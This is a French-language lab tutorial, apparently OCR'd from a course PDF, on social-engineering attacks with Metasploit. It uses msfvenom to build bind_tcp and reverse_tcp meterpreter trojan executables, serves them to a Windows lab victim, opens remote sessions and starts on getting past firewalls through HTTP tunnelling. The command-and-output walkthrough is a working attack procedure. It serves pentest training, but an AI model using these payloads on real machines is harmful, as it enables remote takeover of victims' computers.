1. Exploitation de l'humain via BindTCP (Social engineering).

De nombreuses architectures disposent d'une vulnérabilité : l'humain. Il est souvent le premier contact et la première tentative de l'attaquant pour pénétrer un réseau. Il existe de nombreuses méthodes, comme le mail avec une pièce jointe piégée ou un site web piégé.
Il est donc important d'établir une recherche passive au complet, afin de créer un scénario pour inciter l'utilisateur à cliquer sur l'élément piégé.

Il est donc possible de générer un fichier piégé exécutable qui dispose d'un payload, comme

```
root@Kali:~# msfvenom
No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

un shell, à l'aide d'outils, tel que msfvenom de la suite Metasploit.
Il est possible de lister tous les payloads avec l'option -l payloads

```
root@Kali:~# msfvenom -l payloads

Framework Payloads (432 total)
==============================

    Name                                              Description
    ----                                              -----------
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an established connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                  Run a meterpreter server on Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                 Run a meterpreter server on Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                   Run a meterpreter server on Android. Connect back stager
    android/shell/reverse_http                        Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                       Spawn a piped command shell (sh). Tunnel communication over HTTPS
```

Effectuez un exe qui permet l'ouverture d'un port sur la machine cible pour permettre à

```
root@Kali:~# msfvenom -p windows/meterpreter/bind_tcp -a x86 -f exe > Bind_Payload.exe
```

l'attaquant de se connecter.


-a = Indique la plateforme

-f = Format de fichier piégé.
Une fois le payload généré, affichez le type de fichier, déplacez-le dans un dossier et lancer le module python SimpleHTTPServer. Ce dernier permet de générer un serveur web, afin de copier les fichiers entre vms du réseau.


```
root@Kali:~# file Bind_Payload.exe
Bind_Payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

```
root@Kali:~# mkdir Trojan
root@Kali:~# cp Bind_Payload.exe Trojan/
root@Kali:~# cd Trojan/
root@Kali:~/Trojan# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Vérifiez que le pare-feu de Windows soit désactivé.





Depuis le navigateur, accédez au site web généré par la machine kali sur le port 8000.



Téléchargez le fichier piégé.

- Bind_Payload.exe





Allez dans le dossier « Téléchargement » et lancez le.
Rien ne se produit.
Ayant laissé le payload par défaut lors de la création de l'exécutable, c'est le port 4444 de la machine distante qui se met en écoute en attendant une requête de la machine Kali.

Dans le gestionnaire de tâches, le processus est en marche.

badblue.exe	Client	00	2 188 K	P2P Web ...
Bind_Payload....	Client	00	404 K	ApacheBe...
cmd.exe	Client	00	444 K	Interprét...

Depuis un cmd, tapez netstat –aon.

Le port 4444 est en écoute.

Depuis la machine Kali et metasploit lancez une requête de connexion sur la machine distante.

```
root@Kali:~# msfconsole
```

Connectez-vous au port à l'aide du module multi/handler.

```
msf > use exploit/multi/handler
```

```
msf exploit(handler) > set payload windows/meterpreter/bind_tcp
```

Chargez le payload mis dans l'exécutable.
Listez les options

```
msf exploit(handler) > show options
```

```
Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: , , seh, thre
ad, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address
```

Le port par défaut étant déjà 4444, changer seulement le champ RHOST par l'IP cible (Windows).

```
msf exploit(handler) > set RHOST 10.10.1.10
```

Lancez l'exploit.

```
msf exploit(handler) > run
```

La machine étant à l'écoute on récupère bien le meterpreter.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (885806 bytes) to 10.10.1.10
[*] Meterpreter session 1 opened (10.10.1.5:52344 -> 10.10.1.10:4444) at 2015-1
1-16 13:06:43 +0100

meterpreter >
```


Vérifiez les connexions sur la machine Windows.

```
C:\Users\Client>netstat -aon
```

```
TCP    10.10.1.10:4444        10.10.1.5:52344        ESTABLISHED     2308
```


La connexion est établie entre les deux machines.

Cela fonctionne. Attention, si la machine dispose d'un pare-feu et d'un antivirus, l'utilisateur sera alerté ou l'exécutable pourra directement être supprimé.




4. Exploitation de l'humain, contournement de pare-feu via reverse shell

Suite à l'exploitation précédente, l'attaquant a mis un port de la machine cible en écoute à l'aide de son exécutable, mais il n'y avait aucun pare-feu. Si un pare-feu avait été présent, cela aurait pu compromettre le fonctionnement de l'exécutable. Le problème étant qu'en payload Bind_Tcp, c'est l'attaquant qui entame la connexion. Or, un pare-feu filtre généralement mieux de l'extérieur vers l'intérieur, qu'inversement. Il est donc possible de générer un payload Reverse TCP qui permet à la machine cible de se connecter à la machine attaquante.



Depuis la machine Windows, activez le pare-feu en bloquant toutes les connexions entrantes.



Lancez l'exécutable précédemment créé.


Aucun message d'erreur n'est indiqué, le processus est donc bien lancé.
Depuis la machine Kali, relancez une connexion à l'aide de metasploit.

```
msf exploit(handler) > run

[*] Starting the payload handler...
[*] Started bind handler
```

La connexion ne fonctionne pas, le pare-feu bloque l'opération.

Générez un exécutable piégé avec un payload de type Reverse_tcp, afin de contourner le pare-feu qui bloque les connexions entrantes.




```
root@Kali:~/Trojan# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe LHOST=10.10.1.5 > Reverse_Payload.exe
```

LHOST = Indique vers qui la machine doit se connecter (principalement la machine attaquante)

Placez le fichier piégé dans le dossier Trojan et lancez le module SimpleHTTPServer.

Lancez la mise en écoute depuis la machine Kali toujours avec le module multi/handler, avec le payload meterpreter/reverse_tcp.

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

Vérifiez les options, indiquez l'interface/l'ip à mettre en écoute.


```
msf exploit(handler) > set LHOST 10.10.1.5
```

Lancez l'écoute.


```
msf exploit(handler) > run

[*] Started reverse handler on 10.10.1.5:4444
[*] Starting the payload handler...
```


L'écoute fonctionne en attente d'une requête de connexion




Depuis la machine Windows, récupérez le fichier piégé reverse.



Lancez l'exécutable.




L'écoute de la Kali a bien reçu la requête de connexion.




Le pare-feu est contourné, car il filtre seulement sur les connexions entrantes et non sortantes.


4. Exploitation de l'humain, contournement de pare-feu via Tunneling HTTP/(HTTPS pas sur seven)


Il est possible que certains firewalls bloquent l'intégralité du flux sortant, afin d'éviter le Reverse_TCP. Cependant si les postes nécessitent une connexion extérieure pour joindre certains serveur WEB , le pare-feu laisse passer le flux en direction du port 80/443.





Ajoutez une règle, dans le pare-feu Windows, qui bloque les connexions sortantes sur le port 4444.






Pare-feu Windows avec fonctio
Règles de trafic entrant
Règles de trafic sortant
Règles de sécurité de conne
Analyse
Règles de trafic sortant
Nom
Groupe
Assistance à distance (PRNP - en sortie) Assistance à distance
Assistance à distance (PRNP - en sortie) Assistance à distance
Assistance à distance (SSDP TCP - en sort... Assistance à distance
Assistance à distance (SSDP UDP - en sor... Assistance à distance
Assistance à distance (TCP-Sortie) Assistance à distance
Assistance à distance (TCP-Sortie) Assistance à distance
Actions
Règles de trafic s...
Nouvelle règ...
Filtrer par pr...
Filtrer par état
Filtrer par gr...
Affichage


Programme
Règle qui contrôle les connexions d'un programme.
Port
Règle qui contrôle les connexions d'un port TCP ou UDP.
Prédéfinie :
Assistance à distance
Règle qui contrôle les connexions liées à l'utilisation de Windows.
Personnalisée
Règle personnalisée.
< Précédent
Suivant >
Annuler


Cette règle s'applique-t-elle à TCP ou UDP ?
TCP
UDP
Cette règle s'applique-t-elle à tous les ports distants ou à des ports distants spécifiques ?
Tous les ports distants
Ports dist. spéc. :
4444
Exemple : 80, 443, 5000-5010
< Précédent
Suivant >
Annuler


Quelle action entreprendre lorsqu'une connexion répond aux conditions spécifiées ?
Autoriser la connexion
Cela comprend les connexions qui sont protégées par le protocole IPsec, ainsi que celles qui ne le sont pas.
Autoriser la connexion si elle est sécurisée
Cela comprend uniquement les connexions authentifiées à l'aide du protocole IPsec. Les connexions sont sécurisées à l'aide des paramètres spécifiés dans les propriétés et règles IPsec du nœud Règle de sécurité de connexion.
Personnaliser...
Bloquer la connexion
< Précédent
Suivant >
Annuler


Quand cette règle est-elle appliquée ?
Domaine
Lors de la connexion d'un ordinateur à son domaine d'entreprise.
Privé
